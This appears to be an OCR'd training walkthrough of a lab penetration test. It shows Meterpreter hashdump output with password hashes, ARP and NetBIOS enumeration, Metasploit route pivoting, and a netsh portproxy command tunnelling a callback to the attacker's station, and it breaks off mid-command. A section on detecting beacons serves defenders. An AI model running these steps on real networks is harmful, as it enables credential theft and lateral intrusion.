- Windows meterpreter has many more features



```
Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to tha


Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter >
```

Target 2 (File Server)

Dumping credentials with hashdump.



```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 6353c0fc4fa1167de6a71ab64d54ecd9...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:01026717eaa665010b44a799819ff11c
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Tina Suprini:1000:aad3b435b51404eeaad3b435b51404ee:01026717eaa665010b44a799819ff11c
fileadmin:1001:aad3b435b51404eeaad3b435b51404ee:3179188117da0f5f87fd23c814cd858f:::


meterpreter > 
```

Save hashes to a text file for later use.

Target 3 (Domain Controller)

Targets 1 and 2 have now been compromised, the attacker can now attempt to find other servers to escalate privileges and find other networks. In a Windows environment, the attacker is looking for the Domain Controller and the Active Directory, which contains the Users Names and Passwords.

http://en.wikipedia.org/wiki/Domain_controller


On Microsoft Servers, a **domain controller** (**DC**) is a server that responds to security authentication requests (logging in, checking permissions, etc.) within the Windows Server domain. A Domain is a concept introduced in Windows NT whereby a user may be granted access to a number of computer resources with the use of a single username and password combination.

http://en.wikipedia.org/wiki/Active_Directory

Active Directory (**AD**) is a directory service that Microsoft developed for Windows domain networks and is included in most Windows Server operating systems as a set of processes and services.


Target 3 (Domain Controller)

Ipconfig - Notice a second interface




```
Interface 13
============
Name         : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC : 00:0c:29:ca:43:c5
MTU          : 1500
IPv4 Address : 10.60.70.30
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::9837:7765:afce:208e
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

arp_scanner - Notice a second interface at 10.60.70.10




```
meterpreter > run post/windows/gather/arp_scanner rhosts=10.60.70.0/24

[*] Running module against FILE1
[*] ARP Scanning 10.60.70.0/24
[*]     IP: 10.60.70.1 MAC 00:50:56:c0:00:03 (VMware, Inc.)
[*]     IP: 10.60.70.10 MAC 00:0c:29:36:75:14 (VMware, Inc.)
[*]     IP: 10.60.70.30 MAC 00:0c:29:ca:43:c5 (VMware, Inc.)
```

Target 3 (Domain Controller)



```
meterpreter > shell
Process 2124 created.
Channel 2 created.
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>nbtstat -A 10.60.70.10
nbtstat -A 10.60.70.10

Local Area Connection 2:
Node IpAddress: [10.60.70.30] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    WIN-AHIR5GF7EKD<00>  UNIQUE      Registered
    CORP           <00>  GROUP       Registered
    CORP           <1C>  GROUP       Registered
    WIN-AHIR5GF7EKD<20>  UNIQUE      Registered
    CORP           <1B>  UNIQUE      Registered

    MAC Address = 00-0C-29-36-75-14


Local Area Connection:
Node IpAddress: [10.50.60.30] Scope Id: []

    Host not found.
```

Target 3 (Domain Controller)



```
Name                   Number(h)  Type  Usage
--------------------------------------------------------------------------
<computername>             00       U    Workstation Service
<computername>             01       U    Messenger Service
<\\--__MSBROWSE__>         01       G    Master Browser
<computername>             03       U    Messenger Service
<computername>             06       U    RAS Server Service
<computername>             1F       U    NetDDE Service
<computername>             20       U    File Server Service
<computername>             21       U    RAS Client Service
<computername>             22       U    Microsoft Exchange Interchange(MSMail
                                         Connector)
<computername>             23       U    Microsoft Exchange Store
<computername>             24       U    Microsoft Exchange Directory
<computername>             30       U    Modem Sharing Server Service
<computername>             31       U    Modem Sharing Client Service
<computername>             43       U    SMS Clients Remote Control
<computername>             44       U    SMS Administrators Remote Control
                                         Tool
<computername>             45       U    SMS Clients Remote Chat
<computername>             46       U    SMS Clients Remote Transfer
<computername>             4C       U    DEC Pathworks TCPIP service on
                                         Windows NT
<computername>             42       U    mccaffee anti-virus
<computername>             52       U    DEC Pathworks TCPIP service on
                                         Windows NT
<computername>             87       U    Microsoft Exchange MTA
<computername>             6A       U    Microsoft Exchange IMC
<computername>             BE       U    Network Monitor Agent
<computername>             BF       U    Network Monitor Application
<username>                 03       U    Messenger Service
<domain>                   00       G    Domain Name
<domain>                   1B       U    Domain Master Browser
<domain>                   1C       G    Domain Controllers
<domain>                   1D       U    Master Browser
<domain>                   1E       G    Browser Service Elections
<INet~Services>            1C       G    IIS
<IS~computer name>         00       U    IIS
<computername>            [2B]      U    Lotus Notes Server Service
IRISMULTICAST             [2F]      G    Lotus Notes
IRISNAMESERVER            [33]      G    Lotus Notes
Forte_$ND800ZA            [20]      U    DCA IrmaLan Gateway Server Service
```

Target 3 (Domain Controller)

What we have:

- A target
- A username
- A password hash
- A domain name

What we need:

- A way to tunnel communications from your attack computer to the target
- A way to tunnel the callback from the successful exploit

The call back is referred to as Beaconing.

Target 3 (Domain Controller)

What is a beacon?
A beacon is traffic leaving the inside of a network at regular intervals—it is also called a heartbeat. Beacons can be used for a variety of purposes such as obtaining new orders from a command and control (C&C) server as well as to download updates or other tools. Functionality depends on the goal of the attacker and the stage in the attack. In the example traffic image below, the beacons are in red and normal traffic is in blue. Notice that the beacons occur every two hours all day and are harder to find when traffic volume is higher (between the hours of 5AM and 8PM).

How does a beacon work?
A beacon can use any protocol; however, the most prevalent would probably be HTTP or HTTPS. This is most common because egress rules typically allow these protocols out of the network. After all, every employee needs to be able to access their Facebook page and YouTube from their work PC. :) Increasingly, we are seeing attackers using encryption for their C&C and data transfers—thus the use of HTTPS is on the rise.

http://blog.opensecurityresearch.com/2012/12/testing-your-defenses-beaconing.html

Target 3 (Domain Controller)

How might we detect a beacon?
There is a good saying, that “In order to detect abnormal, you must first know what normal looks like.” This is very true in the case of beaconing. If you know that your business hours are from 5am-8pm and you have something calling out of the network during off-hours (as seen in image above)—this could indicate an issue worth investigating. To obtain this baseline of normal though you will probably utilize a security product of some sort… but what are your options?


There are multiple products that may help detect a beacon. While it can be detected at the host level, you probably have a better chance detecting it at the network level. Attackers can easily hide maliciousness on the host via rootkits, but it is much harder to hide from all of the network-based security devices. Additionally, if you have a couple of choke points in your network—it provides a prime opportunity to gain some insight into your network traffic.

These devices include, but are not limited to:

- Firewalls
- Web Proxies
- IDS
- Malware/anomalous traffic detection appliances
- Security Information and Event Management (SIEM) solutions

Target 3 (Domain Controller)


Tunneling from the attack station to the target



```
msf exploit(psexec) > sessions

Active sessions
===============

  Id  Type                   Information                         Connection
  --  ----                   -----------                         ----------
  8   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ FILE1  10.50.60.128:32232

msf exploit(psexec) > route add 10.60.70.10 255.255.255.0 8
[*] Route added
msf exploit(psexec) > route print

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.60.70.10        255.255.255.0      Session 8

msf exploit(psexec) >
```

Target 3 (Domain Controller)


Tunneling from the target back to the attack station



```
C:\Windows\system32>netsh interface portproxy add v4tov4 listenport=1110 connectaddress=10.50.60.128 protocol=t
